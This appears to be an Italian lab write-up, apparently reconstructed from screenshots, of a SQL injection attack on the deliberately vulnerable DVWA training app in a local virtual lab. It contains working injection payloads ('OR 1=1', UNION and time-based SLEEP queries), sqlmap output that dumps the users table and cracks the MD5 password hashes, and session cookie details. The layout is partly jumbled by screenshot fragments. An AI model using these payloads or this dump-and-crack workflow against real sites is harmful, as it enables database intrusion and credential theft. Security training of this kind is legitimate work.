ID: 1' OR 1=1 UNION SELECT 1,DATABASE() #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1,DATABASE() #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1,DATABASE() #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1,DATABASE() #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1,DATABASE() #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1,DATABASE() #
First name: 1
Surname: dvwa
```


Trovata la vulnerabilità nel campo ID del database andiamo a lavorare con SQLmap per estrapolarne il contenuto....in questo caso andremo a scoprire le password dei vari account presenti nel database.



```
[23:11:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:11:51] [WARNING] reflective value(s) found and filtering out
[23:11:52] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Me")
[23:11:52] [INFO] testing 'Generic inline queries'
[23:11:52] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[23:11:52] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[23:11:52] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[23:11:53] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[23:11:53] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[23:11:53] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[23:11:53] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[23:11:53] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[23:11:53] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[23:11:53] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[23:11:53] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:11:53] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:11:53] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[23:11:53] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[23:11:53] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[23:11:53] [INFO] GET parameter 'id' is 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[23:11:53] [INFO] testing 'MySQL inline queries'
[23:11:53] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[23:11:53] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[23:11:53] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[23:11:54] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[23:11:54] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[23:11:54] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[23:11:54] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[23:11:54] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[23:12:04] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[23:12:04] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:12:04] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) t
echnique found
[23:12:04] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query colum
ns. Automatically extending the range for current UNION query injection technique test
[23:12:04] [INFO] target URL appears to have 2 columns in query
[23:12:05] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```



```
    Payload: id=' OR 1=1 AND ROW(3483,8941)>(SELECT COUNT(*),CONCAT(0x716a706b71,(SELECT (ELT(3483=3483,1))),0x716b6b7a71,FLOOR(RAND(0)
*2))x FROM (SELECT 3575 UNION SELECT 9229 UNION SELECT 9523 UNION SELECT 9094)a GROUP BY x) #&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=' OR 1=1 AND (SELECT 4121 FROM (SELECT(SLEEP(5)))qIAg) #&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=' OR 1=1 UNION ALL SELECT NULL,CONCAT(0x716a706b71,0x7272727947664343706b657045566f56755655777153 6e4b48656b74704b575264
5570624f61734a,0x716b6b7a71)-- - #&Submit=Submit
---
[23:17:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[23:17:19] [INFO] fetching columns for table 'users' in database 'dvwa'
[23:17:19] [INFO] fetching entries for table 'users' in database 'dvwa'
[23:17:19] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[23:27:01] [INFO] writing hashes to a temporary file '/tmp/sqlmape9srwgu_336089/sqlmaphashes-ibx1wvnu.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[23:27:08] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[23:27:13] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[23:27:21] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[23:27:21] [INFO] starting 2 processes
[23:27:31] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[23:27:36] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[23:27:53] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[23:28:08] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[23:28:19] [INFO] using suffix '1'
[23:28:22] [INFO] current status: 16141... -
```



Kali Linux 2.0 [In esecuzione] - Oracle VM VirtualBox

192.168.50.100/dvwa/vulnerabilities/sqli/?id='+OR+1%3D1+%23&Subr

Vulnerability: SQL Injection

User ID:

```
ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P7
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

```
[23:53:54] [INFO] using suffix '*'
[23:54:48] [INFO] using suffix '!!'
[23:55:39] [INFO] using suffix '?'
[23:56:29] [INFO] using suffix ';'
[23:57:23] [INFO] using suffix '..'
[23:58:17] [INFO] using suffix '!!!'
[23:59:10] [INFO] using suffix ', '
[00:00:03] [INFO] using suffix '@'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------------------------------+---------------------------------------------+-----------+
-------------+
| user_id | user    | avatar                                              | password                                    | last_name |
 first_name |
+---------+---------+-----------------------------------------------------+---------------------------------------------+-----------+
-------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     |
 admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     |
 Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        |
 Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   |
 Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     |
 Bob        |
+---------+---------+-----------------------------------------------------+---------------------------------------------+-----------+
-------------+

[00:00:57] [INFO] table 'dvwa.users' dumped to CSV file '/home/chrys/.local/share/sqlmap/output/192.168.50.100/dump/dvwa/users.csv'
[00:00:57] [INFO] fetched data logged to text files under '/home/chrys/.local/share/sqlmap/output/192.168.50.100'

[*] ending @ 00:00:57 /2023-05-20/

┌──(chrys㉿chrys)-[~]
└─$
```

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSES...	001f5814f116a46bcd57236fed2d7567	192.168.50....	/	Session	41	false	false	None	Fri, 19 May 2023 21:...
pma_cha...	utf-8	192.168.50....	/phpMy...	Sun, 18 Jun 2023 17...	16	true	false	None	Fri, 19 May 2023 17:...
pma_fon...	82%25	192.168.50....	/phpMy...	Sun, 18 Jun 2023 17...	17	true	false	None	Fri, 19 May 2023 17:...
pma_lang	en-utf-8	192.168.50....	/phpMy...	Sun, 18 Jun 2023 17...	16	true	false	None	Fri, 19 May 2023 17:...
pma_the...	original	192.168.50....	/phpMy...	Sun, 18 Jun 2023 17...	17	true	false	None	Fri, 19 May 2023 17:...
security	low	192.168.50....	/dvwa	Session	11	false	false	None	Fri, 19 May 2023 21:...

```
PHPSESSID: "001f5814f116a46bcd57236fed2d7567"
  Created: "Fri, 19 May 2023 21:05:35 GMT"
  Domain: "192.168.50.100"
  Expires / Max-Age: "Session"
  HostOnly: true
  HttpOnly: false
  Last Accessed: "Fri, 19 May 2023 21:06:36 GMT"
  Path: "/"
  SameSite: "None"
```